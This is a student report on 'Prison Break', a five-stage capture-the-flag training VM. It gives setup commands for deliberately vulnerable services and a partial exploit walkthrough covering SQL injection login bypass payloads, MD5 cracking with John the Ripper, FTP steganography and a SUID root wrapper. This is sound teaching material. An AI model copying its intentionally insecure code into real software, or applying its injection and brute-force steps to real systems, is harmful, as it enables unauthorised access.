

Prison Break: A Capture The Flag Virtual Machine for Cybersecurity Training Report

Assignment: Security Training Resource Creation

Name: Kaung Si Thu (20056508)

Himanshu Waghmare (20042696))

Anshio Renin Micheal Antony Xavier Soosammal (20036753)

Course: MSc in Cybersecurity

Module: Organisational and Societal Cybersecurity

Submission Date: April 9, 2025

Table of Contents

1. Introduction	1
2. Project Overview	1
3. Virtual Machine Setup and Configuration	1
3.1 Operating System	1
3.2 User Accounts	2
3.3 Installed Services and Ports	2
3.4 Narrative Theme Overview.....	2
4. CTF Challenge Stage Design and Setup	3
4.1 Stage 1 – Web Application Exploitation (SQL Injection)	3
4.2 Stage 2 – Installation and Implementation of the FTP Steganography Challenge	5
4.3 Stage 3 – Installation and Implementation of IMAP Email Access (Brute Force + Mail Inspection).....	7
4.4 Stage 4 – SSH Private Key Access.....	9
4.5 Stage 5 – Installation and Implementation of Privilege Escalation Challenge (SUID Python Script).....	10
5. Step-by-Step Exploit Walkthrough.....	11
5.1 Reconnaissance Stage.....	11
5.1 Stage 1: SQL Injection and Password Recovery (Flag 1)	13
5.2 Stage 2: FTP Access and Steganography (Flag 2).....	15
5.3 Stage 3: IMAP Brute Force Using Custom Username and Password Lists (Flag 3)	17
5.4 Stage 4: SSH Private Key Access (Flag 4)	20
5.5 Stage 5: Privilege Escalation with SUID Python (Flag 5)	22
6. Summary of Kali Tools and Concepts Demonstrated.....	23
7. Educational and Organisational Benefits	23
8. Challenges, Reflections, and Future Improvements	24
9. Conclusion	24
References	25

1. Introduction

OVA file link - <https://drive.google.com/drive/folders/17EkCcsMNrtCUH3-YTpKkHYQS2RYwMbXo?usp=sharing>

This report explains a cybersecurity training project called "Prison Break" – a virtual Capture The Flag (CTF) game. It was created as part of a group project for a Master's course in Organisational and Societal Cybersecurity.

The challenge is hosted on a custom-built Ubuntu virtual machine (VM) and involves five stages. Each stage teaches a different hacking technique by asking players to find a hidden flag. The idea is to make learning cybersecurity fun and hands-on.

2. Project Overview

The goal of "Prison Break" is to give students, teachers, and professionals a gamified learning experience. Players must escape from a virtual prison by solving hacking puzzles based on real-life security flaws.

Each stage shows a different method hackers might use:

Stage	Skill Learned
1	SQL Injection (web exploit)
2	Steganography (hidden data)
3	Brute Force (guessing logins)
4	SSH Key Access (remote login)
5	Privilege Escalation (become root)

The challenge is structured like a story: players are “prisoners” trying to break out using different tools and tricks, step by step.

3. Virtual Machine Setup and Configuration

This section explains how the CTF virtual machine was prepared.

3.1 Operating System

- Base OS: Ubuntu 20.04 Server Edition
- Hostname: prisonbreak
- This is a lightweight and secure version of Linux, perfect for hosting CTFs.

3.2 User Accounts

Five different users were created, each used in different stages:

Username	Used For
admin	Web login challenge
mark	FTP file access
david	Email server access
guard	SSH remote login
root	Final target (Stage 5)

3.3 Installed Services and Ports

These services were installed on the VM to support different challenge types:

Service	Port	Purpose
Apache2 (Web)	80	Host the web login challenge
VSFTPD (FTP)	21	File server for hidden content
Dovecot (IMAP)	143	Email service for password stage
OpenSSH (SSH)	22	Secure login for next level
MySQL (Database)	—	Stores user info for web app
Python3 + GCC	—	For privilege escalation script

All these services were carefully set up to make sure each stage worked and was vulnerable in a safe, controlled way.

3.4 Narrative Theme Overview

The "Prison Break" CTF uses a story-based theme to make the learning experience more engaging. In this scenario, the player is trapped inside a digital prison and must escape by solving technical challenges. Each stage of the game represents a step in the escape plan, and each flag found brings the player closer to freedom.

Here's how the story flows:

Stage	Story Element	Technical Focus
Stage 1	Break into the prison system	SQL Injection in a web login
Stage 2	Steal hidden data through a prison file server	Steganography in FTP image files
Stage 3	Intercept guard communications	Brute force + email inspection
Stage 4	Use stolen SSH key to access guard's account	Key-based SSH login
Stage 5	Exploit system error to gain root and escape	Privilege escalation via SUID

The theme makes each task feel like part of a real escape, which helps players stay focused and motivated. It also makes the CTF feel more like a game, while still teaching **real cybersecurity skills**.

4. CTF Challenge Stage Design and Setup

4.1 Stage 1 – Web Application Exploitation (SQL Injection)

To begin the CTF challenge, a web application was deployed using an Apache2 HTTP server on an Ubuntu 20.04 environment. This stage was designed to simulate a vulnerable login system that could be exploited using a SQL injection attack. The goal for players was to gain access to restricted content and retrieve the first flag hidden in the backend database.

Apache2 Web Server Installation

The Apache2 web server was installed to host the vulnerable application. The following commands were used to update the package repository and install Apache2:

```
sudo apt update
```

```
sudo apt install apache2 -y
```

After installation, the Apache2 service was automatically enabled and started to run at boot using:

```
sudo systemctl enable apache2
```

```
sudo systemctl start apache2
```

The default web directory (/var/www/html/) was cleared to avoid serving the default index page. Custom folders were then created to host the application files:

```
sudo rm /var/www/html/index.html
```

```
sudo mkdir /var/www/html/prison
```

Deployment of Vulnerable PHP Web Application

Inside the /prison directory, a custom PHP-based login system was added. This login page was written in a deliberately insecure way to allow SQL injection. The backend logic did not include proper input validation or sanitization, which made it vulnerable. ([Github](#))

An example of the login query is shown below:

```
$query = "SELECT * FROM prisoners WHERE username = '$username' AND password = '$password'";
```

With this setup, players could exploit the login form using a payload such as:

```
' OR '1'='1
```

This would trick the SQL query into returning all records, allowing unauthorized access.

The web application simulated a fictional prison login portal. All content was served from the Apache server, and the PHP files were stored under /var/www/html/prison/.

MySQL Database Setup

To support the login functionality, a MySQL database was configured. The MySQL server was installed using:

```
sudo apt install mysql-server -y
```

After installation, a new database named prison was created, and a table called prisoners was added. This table stored user credentials and included a hidden flag for the first stage.

SQL commands used:

```
CREATE DATABASE prison;
```

```
USE prison;
```

```
CREATE TABLE prisoners (
```

```
    id INT AUTO_INCREMENT PRIMARY KEY,
```

```
    username VARCHAR(50) NOT NULL,
```

```
    password VARCHAR(255) NOT NULL,
```

```
    description VARCHAR(255)
```

```
);
```

```
INSERT INTO prisoners(username, password, description)
```

```
VALUES ('admin', 'password', 'FLAG_1:{You are Lucky. You broke the first prison!!!}');
```

```
INSERT INTO prisoners(username, password, description )
```

```
VALUES ('mark', 'cb72287397d6bda2d5b799c53b0cbfd8', 'you should be grateful For The Presents!!!');
```

```
INSERT INTO prisoners(username, password, description )  
  
VALUES ('Kai', '*****', '');
```

The vulnerable PHP script was then connected to this MySQL database using hardcoded credentials. A simple connection was created using the mysqli function:

```
$host = "localhost"; $user = "root"; $pass = "you_cant_predict!"; $db = "prison";  
  
$conn = new mysqli($host, $user, $pass, $db);
```

Once deployed, the Apache server was restarted to apply all changes:

```
sudo systemctl restart apache2
```

This completed the setup for Stage 1. The service was now accessible on port 80, allowing participants to begin the challenge by identifying the SQL injection vulnerability and retrieving the first flag.

4.2 Stage 2 – Installation and Implementation of the FTP Steganography Challenge

The second stage of the “Prison Break” CTF was focused on combining basic service misconfiguration with steganography. In this stage, a vulnerable FTP server was used to hide clues and a flag inside an image file. The challenge required players to connect to the FTP service, locate the hidden file, and extract it using a password discovered in Stage 1.

FTP Service Installation and Configuration

The vsftpd (Very Secure FTP Daemon) service was chosen because it is widely used and easy to configure. It was installed using the following command:

```
sudo apt update  
sudo apt install vsftpd -y
```

Once installed, the configuration file was edited to enable local user access and file uploads:

```
sudo nano /etc/vsftpd.conf
```

The following lines were updated or added:

```
anonymous_enable=NO  
local_enable=YES  
write_enable=YES
```

After the changes were saved, the FTP service was restarted to apply the new settings:

```
sudo systemctl restart vsftpd
```

Creating the FTP User and Environment

Local users were created to simulate a prison staff member including mark; who had access to the FTP directory:

```
sudo adduser mark
sudo adduser david
sudo adduser guard
```

A directory for FTP file storage was created, and ownership was given to the new user:

```
sudo mkdir -p /home/mark/ftp
sudo chown mark:mark /home/mark/ftp
sudo chmod 755 /home/mark/ftp
```

Some decoy files were added to the folder to distract or mislead the player:

```
echo "Nothing to see here!" | sudo tee /home/mark/ftp/fake1.txt
echo "Try S_end M_ark T_he P_rotocol?" | sudo tee /home/mark/ftp/hint.txt
```

Embedding the Hidden Flag Using Steganography

To hide the second flag, a simple steganography technique was used. A text file (prisoners.txt) was created to store dummy data. Then, the flag was added to a separate hidden file:

```
echo -e "Guard Roster:\n1. John Smith\n2. Mike Thompson\n..." > prisoners.txt
echo "FLAG_2:{I think it's Too easy for you. Try to break three more~~~~}" > /home/mark/ftp/.flag2.txt
```

Next, an image (prisoners.jpg) was chosen and used as the cover file. The steghide tool was used to embed the prisoners.txt file into the image using a passphrase:

```
steghide embed -cf prisoners.jpg -ef prisoners.txt -p "prisonbreak"
```

The completed image was moved to the FTP directory so it could be accessed by the player:

```
sudo cp prisoners.jpg /home/mark/ftp/
```


Clue Placement via Web Server

To help players discover the password needed for steganography, a clue was hidden in a minimal HTML file hosted on the Apache server. A file named robot.html was placed in /var/www/html/ftp/:

```
<!--passphase for ftp = prisonbreak-->
```

This comment acted as a hidden hint that could be found using directory scanning tools such as gobuster or dirb.

4.3 Stage 3 – Installation and Implementation of IMAP Email Access (Brute Force + Mail Inspection)

The third stage of the CTF involved simulating a mail server that could be accessed via the IMAP protocol. This challenge was designed to introduce the concepts of brute-force attacks, IMAP login enumeration, and manual email inspection. Players were required to retrieve a hidden flag from an email body and extract an SSH private key from a second email, which would be used in the next stage.

IMAP Server Installation (Dovecot)

The Dovecot IMAP server was installed to handle local email access. Dovecot was selected due to its simplicity and compatibility with standard Maildir formats. The following command was used:

```
sudo apt install dovecot-imapd -y
```

After installation, the service was started and enabled to launch at boot. No significant configuration changes were needed, as the default settings supported local IMAP access on port 143.

User and Mailbox Configuration

A user named david was added to the system to serve as the mailbox recipient. The Maildir folder structure was created manually:

```
sudo adduser david
sudo mkdir -p /home/david/Maildir/{cur,new,tmp}
sudo chown -R david:david /home/david/Maildir
```

Two emails were crafted and placed in the /home/david/Maildir/cur/ directory. These emails were written in plain text and mimicked legitimate internal messages among prison guards.

Email 1 – Contains the Flag

The first email was placed in the mailbox as a normal plaintext message. Its content implied that the escape plan was progressing and included the third flag:

Dear Guard,

The escape plan is in motion. The flag has been secured.
FLAG_3:{Good job. Two more barriers to go-}

Best regards,
David

Email 2 – Contains the SSH Private Key

The second email contained an attachment labeled `escape_key`, which was an OpenSSH private key needed to proceed to Stage 4. The message body hinted at the attachment and was formatted using standard MIME headers.

Header Snippet:

```
--Qxx1br4bt0+wmkli
Content-Type: text/plain; charset=us-ascii
Content-Disposition: inline
```

Dear Guards,

The escape is almost complete. Here is the SSH private key to access the next stage.

Regards,
David

Attachment:

```
--Qxx1br4bt0+wmkli
Content-Type: text/plain; charset=us-ascii
Content-Disposition: attachment; filename=escape_key
```

```
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAA...
-----END OPENSSH PRIVATE KEY-----
```

This private key could be copied and saved as a local file (e.g., `escape_key`) by the CTF player and then used to gain SSH access in Stage 4. The matching public key was previously added to the authorized keys of the guard user.

4.4 Stage 4 – SSH Private Key Access

In Stage 4 of the CTF challenge, the objective was to simulate unauthorized access to a system user account using a stolen SSH private key. This task was introduced after the player discovered an email in Stage 3, which contained the private key as an attachment. The setup was designed to reflect a realistic post-exploitation scenario where sensitive credentials are leaked and used for privilege escalation.

SSH Service Configuration

The OpenSSH server was already installed on the base Ubuntu image. If not present, it could be installed using the following command:

```
sudo apt install openssh-server -y
```

After installation, the SSH service was enabled and started:

```
sudo systemctl enable ssh
sudo systemctl start ssh
```

A new user account named guard was created to serve as the target for this stage:

```
sudo adduser guard
```

Deployment of the Private Key

To simulate the exposure of an SSH key through email, an OpenSSH private/public key pair was generated using the following command:

```
ssh-keygen -t rsa -b 2048 -f escape_key
```

This created two files:

- `escape_key` – the private key
- `escape_key.pub` – the corresponding public key

The public key was then moved into the guard user's `authorized_keys` directory to allow login:

```
sudo mkdir /home/guard/.ssh
sudo cp escape_key.pub /home/guard/.ssh/authorized_keys
sudo chown -R guard:guard /home/guard/.ssh
chmod 600 /home/guard/.ssh/authorized_keys
```

The private key (escape_key) was placed inside an email (see Stage 3), which the player was expected to extract. Once the key was saved locally on the attacker's machine, permission needed to be set:

```
chmod 600 escape_key
```

The key was then used to log into the server using:

```
ssh -i escape_key guard@[VM_IP_Address]
```

Flag Location

Upon successful SSH login, the user was expected to investigate files and history associated with the guard user. The fourth flag was hidden in the user's bash history file:

```
cat ~/.bash_history
```

The file included a command that revealed:

```
FLAG-4:{I can't believe you can do this far.}
```

This demonstrated how leftover files, especially user history, can unintentionally expose critical information.

4.5 Stage 5 – Installation and Implementation of Privilege Escalation Challenge (SUID Python Script)

The final stage of the CTF was designed to teach the concept of privilege escalation by simulating a misconfigured system where a lower-privileged user could gain root access. In this challenge, a SUID-enabled C wrapper was used to execute a Python script with root privileges.

Concept Overview

The idea behind this stage was to exploit a common misconfiguration where a user can run a script or binary as root due to the Set User ID (SUID) permission bit. A C program was created as a wrapper to call a

Python script. The Python script, when executed by the C wrapper, would display the final flag stored in a root-only directory.

Creation of the C Wrapper Program

A simple C program was written to call the Python script located at /bin/suid_script.py. This program sets its user ID to root and uses the system() function to execute the Python script.

The code used in the file suid_wrapper.c is shown below:

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

int main() {
    setuid(0); // Set the user ID to root
    system("/usr/bin/python3 /bin/suid_script.py");
    return 0;
}
```

This file was saved and compiled using the GCC compiler:

```
gcc -o /bin/suid_wrapper suid_wrapper.c
```

After compilation, appropriate permissions were applied to make the binary executable and to allow it to run with root privileges:

```
chmod +x /bin/suid_wrapper
chown root:root /bin/suid_wrapper
chmod u+s /bin/suid_wrapper
```

5. Step-by-Step Exploit Walkthrough

5.1 Reconnaissance Stage


Before any attacks were attempted, basic reconnaissance was performed on the CTF machine to discover active services, open ports, and hidden web content.

Host Discovery and Port Scanning (Nmap)

First, a full TCP scan was done using nmap. This helped to identify which services were running and on which ports.

Command used:

`nmap -p- -sV -A <IP>`



```
(ksth@kali)~$ nmap -p- -sV 192.168.56.141
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-08 06:59 EDT
Nmap scan report for 192.168.56.141
Host is up (0.0012s latency).
Not shown: 65428 filtered tcp ports (no-response), 101 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.5
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.12 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_ 3072 ba:77:4e:00:4c:88:87:c1:26:64:d3:3f:fa:83:6d:cb (RSA)
|_ 256 5f:dd:d0:fd:1d:88:f9:46:b1:a4:c2:f1:38:0f:0b:44 (ECDSA)
|_ 256 6c:a1:46:61:db:ce:30:5d:4e:cc:89:e1:16:d9:5c:b5 (ED25519)
25/tcp    open  smtp     Postfix smtpd
|_ ssl-cert: Subject: commonName=prisonbreak
|_ Subject Alternative Name: DNS:prisonbreak
|_ Not valid before: 2025-04-02T08:42:04
|_ Not valid after: 2025-03-31T08:42:04
|_ _ssl-date: TLS randomness does not represent time
|_ _smtp-command: prison.com, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITIME, DSN, SMT
PUTIFS, CHUNKING
80/tcp    open  http     Apache httpd 2.4.41
|_ _http-title: Index of /
|_ http-ls: Volume /
|_ SIZE TIME FILENAME
|_ - 2025-04-06 21:34 ftp/
|_ 111K 2025-04-06 21:34 ftp/bg.jpg
|_ 1.2K 2025-04-06 21:29 ftp/robot.html
|_ 11K 2025-04-07 11:01 index_old.html
|_ 4.1K 2025-04-07 22:16 prison_login.php
|_ 23K 2025-04-07 21:35 prison_room.jpg
|_
|_ _http-server-header: Apache/2.4.41 (Ubuntu)
110/tcp   open  pop3     Dovecot pop3d
|_ _pop3-capabilities: PIPELINING SASL(PLAIN) CAPA TOP RESP-CODES UIDL USER AUTH-RESP-CODE STLS
|_ ssl-cert: Subject: commonName=prisonbreak
```

This scan revealed the following open ports:

- 21/tcp – FTP
- 22/tcp – OpenSSH
- 25/tcp - SMTP
- 80/tcp – HTTP
- 143/tcp –IMAP

The version scan (-sV) gave helpful hints about service versions. These helped plan which tools and exploits could work.

Web Content Discovery (Dirb)

After confirming that port 80 was open and Apache was running, a tool called dirb was used to find hidden directories on the website.


`dirb http://<CTF-IP> /usr/share/wordlists/dirb/common.txt`

```
ksthu@kali: ~  
File Actions Edit View Help  
--(ksthu@kali)-[~]  
$ gobuster dir -u http://192.168.56.141 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 80  
Gobuster v3.6  
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)  
[+] Url: http://192.168.56.141  
[+] Method: GET  
[+] Threads: 80  
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt  
[+] Negative Status codes: 404  
[+] User Agent: gobuster/3.6  
[+] Timeout: 10s  
Starting gobuster in directory enumeration mode  
/ftp (Status: 301) [Size: 314] [→ http://192.168.56.141/ftp/]  
/prison (Status: 301) [Size: 317] [→ http://192.168.56.141/prison/]  
/server-status (Status: 403) [Size: 279]  
Progress: 220560 / 220561 (100.00%)  
Finished  
--(ksthu@kali)-[~]  
$
```

5.1 Stage 1: SQL Injection and Password Recovery (Flag 1)

Target: Apache Web Server (Port 80)

Page: /prison/prison_login.php




The web application hosted a fake login page that was vulnerable to SQL Injection. No input validation was used in the backend PHP script.

```
$query = "SELECT * FROM prisoners WHERE username = '$username' AND password = '$password'";
```

Because of this, the form could be bypassed using an SQL injection payload. The following string was submitted:

Username: ' OR 1=1 #
Password: (any value)

This payload always returned a true condition (1=1), and the # symbol commented out the rest of the SQL query. As a result, login was bypassed and access was granted.



The following records were retrieved:

Username	Password Hash	Description
admin	password	FLAG_1:{You are Lucky. You broke the first prison!!!}
mark	cb72287397d6bda2d5b799c53b0cbfd8	you should be grateful For The Presents!!!
Kai	*****	


Password Cracking with John the Ripper

Mark's password was hashed. The hash cb72287397d6bda2d5b799c53b0cbfd8 was saved in a file in the format:

```
echo "cb72287397d6bda2d5b799c53b0cbfd8" > hash.txt
```

The password was then cracked using John the Ripper:


```
john --format=raw-md5 --wordlist=/home/ksthu/key.txt hash.txt
```



```
(ksthu@kali)-[~]
$ nano key.txt
(ksthu@kali)-[~]
$ john --format=raw-md5 --wordlist=/home/k --rules hash.txt
kali/ kaungsithu/ ksthu/
(ksthu@kali)-[~]
$ john --format=raw-md5 --wordlist=/home/ksthu/key.txt --rules hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 128/128 SSE2 4x3])
Warning: no OpenMP support for this hash type, consider --fork=4
Press 'q' or Ctrl-C to abort, almost any other key for status
MarkLee (??)
1g 0:00:00.00 DONE (2025-04-08 07:22) 20.00g/s 2300p/s 2300c/s 2300C/s David135..Markleing
Use the "--show --format=raw-md5" options to display all of the cracked passwords reliably
Session completed.
(ksthu@kali)-[~]
$
```

After a few seconds, the password was successfully cracked:

mark:MarkLee

Result: mark:MarkLee

Flag Retrieved

FLAG_1:{You are Lucky. You broke the first prison!!!}

5.2 Stage 2: FTP Access and Steganography (Flag 2)

Target: FTP Service (Port 21)

Username/Password: mark / MarkLee

The user mark was used to log in to the FTP server:

ftp <IP>

Name: mark


Password: MarkLee

```

(ksthu@kali)~$ ftp 192.168.56.141
Connected to 192.168.56.141.
220 (vsFTPD 3.0.5)
Name (192.168.56.141:ksthu): mark
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||40018|)
150 Here comes the directory listing.
drwxr-xr-x  2 1003  1003      4096 Apr 08 11:29 ftp
226 Directory send OK.
ftp> cd ftp
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||40051|)
150 Here comes the directory listing.
-rw-r--r--  1 1003  1003      32 Apr 06 20:57 hint.txt
-rw-rw-r--  1 1003  1003    88014 Apr 06 21:01 prisoners.jpg
226 Directory send OK.
ftp> cat hint.txt
?Invalid command.
ftp> get prisoners.jpg
local: prisoners.jpg remote: prisoners.jpg
229 Entering Extended Passive Mode (|||40020|)
150 Opening BINARY mode data connection for prisoners.jpg (88014 bytes).
100% |*****| 88014      8.05 MiB/s   00:00 E
226 Transfer complete.
88014 bytes received in 00:00 (6.60 MiB/s)
ftp> ls -a
229 Entering Extended Passive Mode (|||40054|)
150 Here comes the directory listing.
drwxr-xr-x  2 1003  1003      4096 Apr 08 11:29 .
drwxr-xr-x  4 1003  1003      4096 Apr 06 20:40 ..
-rw-r--r--  1 1003  1003      68 Apr 06 19:53 .flag2.txt
-rw-r--r--  1 1003  1003      32 Apr 06 20:57 hint.txt
-rw-rw-r--  1 1003  1003    88014 Apr 06 21:01 prisoners.jpg
226 Directory send OK.
ftp> get .flag2.txt
local: .flag2.txt remote: .flag2.txt
229 Entering Extended Passive Mode (|||40040|)
150 Opening BINARY mode data connection for .flag2.txt (68 bytes).
100% |*****| 68      13.32 KiB/s   00:00 ETA
226 Transfer complete.
68 bytes received in 00:00 (7.73 KiB/s)
ftp>

```

A file prisoners.jpg was downloaded. A file called robot.html found earlier on the web server gave the steghide passphrase:



<!--passphrase for ftp = prisonbreak-->

The image contained a hidden file using steganography.

Steghide Extraction

steghide extract -sf prisoners.jpg -p prisonbreak



```
(ksthu@kali)-[~]
$ steghide info prisoners.jpg
"prisoners.jpg":
  format: jpeg
  capacity: 4.5 KB
Try to get information about embedded data ? (y/n) y
Enter passphrase:
  embedded file "prisoners.txt":
    size: 95.0 Byte
    encrypted: rijndael-128, cbc
    compressed: yes

(ksthu@kali)-[~]
$ steghide extract -sf prisoners.jpg
Enter passphrase:
wrote extracted data to "prisoners.txt".

(ksthu@kali)-[~]
$ cat prisoners.
cat: prisoners.: No such file or directory

(ksthu@kali)-[~]
$ cat prisoners.txt
Guard Roster:
1. John Smith
2. Mike Thompson
3. James Carter
4. Robert Wilson
5. David Johnson
```

This revealed a file called prisoners.txt:

Guard Roster:

1. John Smith
2. Mike Thompson
3. James Carter
4. Robert Wilson
5. David Johnson

Also found was:

FLAG_2:{I think it's Too easy for you. Try to break three more~~~~}

5.3 Stage 3: IMAP Brute Force Using Custom Username and Password Lists (Flag 3)

Target: Dovecot IMAP (Port 143)

Concepts: Brute-force login using name and password lists

Username List: guess_u.txt

Password List: key.txt ([Github](#))

